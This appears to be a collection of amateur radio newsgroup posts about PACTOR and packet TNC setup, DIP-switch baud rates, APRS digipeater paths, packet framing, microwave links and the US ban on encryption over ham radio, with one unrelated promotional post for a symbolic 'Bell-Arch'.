I am setting up a PACTOR system in my camper (to use email winlink) with an old DOS-based computer and a PK-232 (with PACTOR option). I assumed my old PC-PAKRATT II DOS software would work, but just discovered it didn't include the PACTOR mode. I prefer to not use the dumb terminal mode.

Other options? Other programs?

I believe that this issue will go away after a rig (perhaps made by
Icom or Yaesu) becomes available that enables users to upgrade software
themselves. I can't imagine (ok, so that doesn't mean it can't happen)
that people would continue to buy a return-to-the-factory-for-new-
firmware rig after user-upgradable units become available.

AN ISRAELI ARCHITECT BUILT A BELL-ARCH BETWEEN NAZARETH & BETHLEHEM

A Bell-Arch connecting Nazareth and BethLehem has been inaugurated today
by the Israeli Architect and City-planner Dov Chernobroda.
The Bell-Arch extends over the sky of the Holyland between Nazareth in the
Galillee in Israel and BethLehem in Judea in the Palestinian Authority.

The Celestial Bell-Arch is assembled of an infinite number of
Bell-Cross-Receptacles , joined together into an Urban like structure.

The Main and central `Jerusalem Avenue` streches from North to South,
as well as the parallel `Nazareth Path` and `BethLehem Path`, on both
sides. All the Bell-Cross-Receptacles and all the urban parts are waiting
to be named.

Please contact us and PLANT YOUR BELL to eternize your`s or your loved
one`s names.

Everyone is invited to send in a Personal story or letter, sharing with us
the special meaning a Bell has in their lives.

Switches 6 to 8 are for radio baud rate. Only have one on (down) at a time.
6 300
7 1200
8 2400

Switches 1 to 5 (terminal baud rate) in order are 300,1200,2400,4800,9600.
I guess you would have to put S 7 back up and put 6 down.
I've got a pic of the rear view of the 1270b here with all the pinouts etc
that I can scan and email it to you if you want.

Anyone got a clear CCT diagram they could email me?

I'm having trouble getting started on HF digital. I have an MFJ-1278.
I have tried several software packages. I'm currently using XPCom 1.6
(trial version). I can send commands to the tnc to change modes, etc.
and it responds properly (or, at least appears to -- it sends back the
proper acknowledgements).

However, when I tune in on a signal, I do not get anything
intelligible. How do I know what I am listening to without going
through all the possible modes/baud rates, etc.? Are there any beacons,
standard broadcasts, etc. that I could use for setting up?

Thanks,
Dale

RELAY is what most people put into their TNC's ALIAS. Then
at a main site, the TNC would have WIDE. Thus, by using
RELAY, WIDE you could use a low power rig to make your
way to the WIDE and everyone will see you in town. Then if
another WIDE was 50 miles away (say), you could go RELAY,
WIDE, WIDE. Or, if you could hit the WIDE direct, it would be
WIDE, WIDE. That sort of deal. RELAY is just using some
other users TNC to make it to the WIDE (Wide coverage node).

There's a new breed of Digi that uses a Time To Live (TTL) and
you see these as WIDE5-5, or some variation. After each WIDE
nod, the TTL is decrement, so the next WIDE will pass on
WIDE5-4, then WIDE5-3, etc, until it gets to -0 I guess.

Some WIDE nodes also have individual names, so you could
direct your digi by going LAR, CHEY, BOLDER rather than
RELAY, WIDE or whatever.

>Type/Length/Value (TLV) tuples. The length allows the receiver to skip
>TLVs that aren't understood.

That is a possible method, yes. It has the flaw that it can go totally haywire when the packet is damaged and a length field is hit, but when reasonable interface hardware (e.g. SCC card or TNC with well-designed hostmode protocol) is used, it should work fine.

In the real world of really bad designs that are all too present in packet radio (programs interpreting MONITOR output, KISS, the classical TNC hostmode), it is better not to count on the integrity of the packet. In such an environment, using a dedicated separator character that is "escaped" when it occurs in the data is a more sturdy approach.

Of course, the receiving software could also do throrough checks on the length fields, and when things somehow don't add up (i.e. the last length field does not describe a field that ends at the exact end of the packet), it could just discard the entire packet before real processing begins.

Apart from that, the idea of packing fields in a packet, and allowing the receiver to ignore fields it does not know about or isn't interested in, is just what I meant to say. The type fields should be well-managed, of course. Else we end up with 25 types all describing a field with some new attribute that was not in the first spec, with field contents that are not entirely compatible (i.e. the situation that exists now).

I use an MFJ-1274 and for the program I use Paket 6.2, and they work great with HF. you cant find any tuning beacons, but you have to use the stations that are transmitting to other stations. On mine you have to have the baud rate from the TNC to the radio at 300, and there is a switch that you have to have set to HF instead of VHF. From the TNC to the computer the baud rate is at 9600, and the terminal program baud rate is at 9600 also. IF you dont have Paket 6.2, I can send a copy via e-mail

John, I've looked your 10 GHz 10 Mbps radio link and it looks fascinating. I'm sure it would be wonderful to hold onto circumstances except for one thing. Most people here on the East Coast really don't have an optical horizon much further than one mile. Where I live now, my optical horizon is more like 300 feet except for a narrow patch to the East Southeast where I have approximately an optical horizon at one mile.

like many other hams, line of site paths really aren't practical. If I put up 100 foot tower (with my neighbors, ya right) I would have a greater distance to my optical horizon but it would only buy me three or four miles. an awful lot of energy and expense for not a whole lot of gain.

I expect to be playing with some 2.4 GHz stuff in the next month or two and I've just ordered three partial kits of the Slovenian 1.2 Mb/23 cm radios. They may be slightly older technology than some of the spread spectrum gear but from what I can see, it's more real and practical than the mythical Tapr SS radio.

As you can see, I'm trying to put my money were my mouth is but my foot keeps getting in the way. ;-)

I will let folks know what's happening as my experiments progress.

One common problem the first time out is having the mark/space inverted.
I don't have an MFJ, but if it's like most other TNCs, there should be a
command to invert them.

You may want to try XPCOM by Gary Johnson. XPCOM is a DOS program that supports PK-232 (and I think it supports PACTOR mode of PK232). Apparently, the trial version is fully functional (ie not crippleware)

I don't have a URL for XPCOM but do a search for XPWARE and you will find it

There are a number of points that need addressing here.

1. The originator of the thread did not ask for knowledge, he asked for a software scrambler (note: he referred to "them"). He wanted software, not knowledge; they are two different things.

2. The terms scrambling and encryption, regardless of certain technical nuances, are perceived to be the same thing by the general public, and for that matter, many hams. Even a cursory search of the web will turn up hundreds, if not thousands, of references in the form of "scrambling (encryption)", "encryption (scrambling)", and similar phraseology. This is done not just by individuals, but by governments and security firms on their official web sites.

3. For ham radio transmissions, US law prohibits the use of encryption and various other schemes that mask the meaning of the traffic. Here is the specific section of the CFR:

§97.113 Prohibited transmissions.
(a) No amateur station shall transmit:...messages in codes or ciphers intended to obscure the meaning thereof, except as otherwise provided herein...

Webster's New World Dictionary defines scrambling thus:
"Electronics to modify (transmitted auditory or visual signals) so as to make unintelligible without special receiving equipment"

The general assertion that scrambling, as defined by Webster's, is useful to hams clearly flies in the face of CFR 97.113. It is illegal.

The originator of the thread asked for a software scrambler, a rather amorphous term, given the terseness of his post. He did not ask for information on clock recovery techniques in synchronous data streams (presumably the "useful" (and legal) type of scrambling to which you refer). Thus D. Stussy posted:

"These aren't legal for amateur radio (at least here in the U.S.)..."

A not unreasonable response.

And this was posted by Ms. Gibbons:

"In fact, with the ubiquitous availability of the internet for encrypted communications, Ham radio as a medium of transmission for secure

communications and it's subsequent illegality is a moot point.."

Note that the issue of secure communications over ham radio had now become firmly planted in the thread by Ms. Gibbons. Thus my response, which was to HER point, is accurate and within the context of the thread.

4. Criminal activity using radio, (LMR, ham, or otherwise), exists at all levels. The major drug cartels have access to military and other equipment with a high degree of communications security. They may indeed have the wherewithal to employ "disreputable engineers." Others, however, will use whatever they can get their hands on.

In the last few years, ham radio equipment has become much more available to the general public, at least here in the US. It is now as easy or easier to acquire ham radios than it is to buy LMR equipment. Ham equipment is now carried by mass marketeers, and is often advertised in widely distributed flyers, sometimes without even cursory mention of the licensing requirements.

It is clear that some percentage of this equipment is getting into the hands of criminals. These days there are fairly frequent news media reports of criminals employing "walkie talkies." These reports seldom give technical details on the radios that were used, so it is impossible to tell what percentage are ham rigs, but certainly some of them must be. Indeed, one use that I have personally come across locally is non hams employing ham radios while hunting game, an activity that violates most, if not all, state's game laws, as well as CFR part 97.

Low level criminals do not have the means to employ "rogue engineers." But they very well may try to obscure their transmissions if a means were readily available. Combine this with its inherent illegality, and any request for information on how to "scramble" a ham radio is highly suspect.

5. Ham radio exists simply because national governments perceive it to be useful. There is no constitutional right to operate a ham rig. Our frequencies are under constant assault by commercial interests who would appropriate them for their own uses. We are able to resist this assault simply because, in the main, our government agrees that there are national interests that are served by our hobby's continued existence.

Ham radio's continued good relationship with the government depends on hams NOT acting in a manner contrary to law and/or regulation. This includes not modifying our radios to operate out of band, not employing encryption, or otherwise obscuring our transmissions, and by employing good operating practices.

Sadly, some in the hobby, and those unlicensed individuals illegally using ham equipment, seem determined to drag ham radio into the abyss. Those of us who care about our hobby are determined not to let this happen. When individuals propose operation that is or appears to be illegal, we will continue to point this out. And we will continue to lobby other hams to do the same, as I did with Ms. Gibbons, WA6UBE.

You may not be aware of any of this. My assumption is that you are not a ham. You did not post a call sign with your sig, and the FCC call sign database does not list a John Wiley with an address near George Mason University (this assumes you are the John Wiley that GMU's database lists as being employed in physics department tech support).

6. The assertion that some form of censorship is being proposed won't wash. The suppression of knowledge is something undertaken by governments and other institutions with great power to control people's behaviour. Neither individual hams nor hams as a group have that power. But we do have the right to refuse to point people in the right direction when they ask for information how to use a ham radio for illegal purposes. You will note that my point to Ms. Gibbon's post solely addressed this singular issue.

7. The tone of your post was boorish and immature. The use of "(sigh)" and "(clue)" is childish and defames the very institution whose facilities you use to gain access to this newgroup.

Ham radio is a hobby. As such it is enjoyed by individuals with markedly different levels of knowledge. Some are employed in technical fields directly relating to amateur radio. Many, probably most, are not. Thus ham radio discussions tend to vary widely in the usage of technical terms. It is highly inappropriate for anyone to denigrate a poster simply because he posts something which YOU think is stated incorrectly. Much of the ham radio newsgroup traffic has left usenet precisely because of such behaviour.

Regards,
Malcolm, WX4YZ

Hamish,

The HF/VHF switch changes which potentiometers are used by the XR-2206 (modulator) which resistors and capacitors for the XR-2211 (demodulator). This is to account for the different tones used. For 1200 baud VHF, the tones used are 1200 Hz mark and 2200 Hz space (1000 Hz shift), while for 300 baud HF, the tones are 1600 Hz mark and 1800 Hz space (200 Hz shift).

The switch settings are in the manual, but in a different location than the settings for the other DIP switches.

From Table 5-2 of the 1270B manual,

Radio Data Rate SW1 Switch Setting
(baud) 6 7 8

300 ON OFF OFF
1200 OFF ON OFF
9600 OFF OFF ON

An updated version of the original TAPR TNC-2 manual (from which the MFJ manual was derived) is available at ftp://tapr.org/software_lib/tnc/tncdocs.exe (self-extracting MSDOS zip file which can be unarchived in Linux with unzip). This file also includes the kit assembly manual. The TNC schematics are in tncsch.pdf in the same directory (the TNC-2 did not have the HF/VHF switch, but the resistors/capacitors are mounted on DIP headers).

Yes, optical line of sight is a pretty big problem. Even if you have it, obstructions can be a pain. I was surprised to see just how much signal gets "lost" in an ordinary office window. Some 2.4 GHz work would be nice to see. (Frankly I am not sure I understand how 2.4 GHz can go through building materials so much more readily than 10 GHz does!)

The Intersil (nee Harris Semiconductor) Prism chipset looks to be fairly promising for 2.4 GHz, at least at first glance. If the Slovenian stuff doesn't work out, check out http://www.intersil.com/prism/prism.asp and see what you think.

Mark and Space are the two conditions of an FSK signal like 1 and 0. On FSK mark (the normal idle or standby condition) is transmitted with one frequency while space is another frequency. You can assign the high frequency to mark and the lower freq to space or you can invert it. It's the software polarity switch that determines which way you signal is generated. You have to remember that when you feed audio tones into a LSB transmitter, the frequencies are reversed by the transmitter. RTTY and Amtor are polarity sensitive. If you get it wrong you print jibberish. Pactor ARQ doesn't care which polarity you use - it'll work either way.

If it was just the wavelength, 10 GHz would win, but then there are a lot more reflectors at the centimeter waves that create havoc with multipath, and the noise level. I have an old speed radar from the state police that picks up every fan in the car, and you can hear each one, especially the defroster fan at variable speeds.

Steve
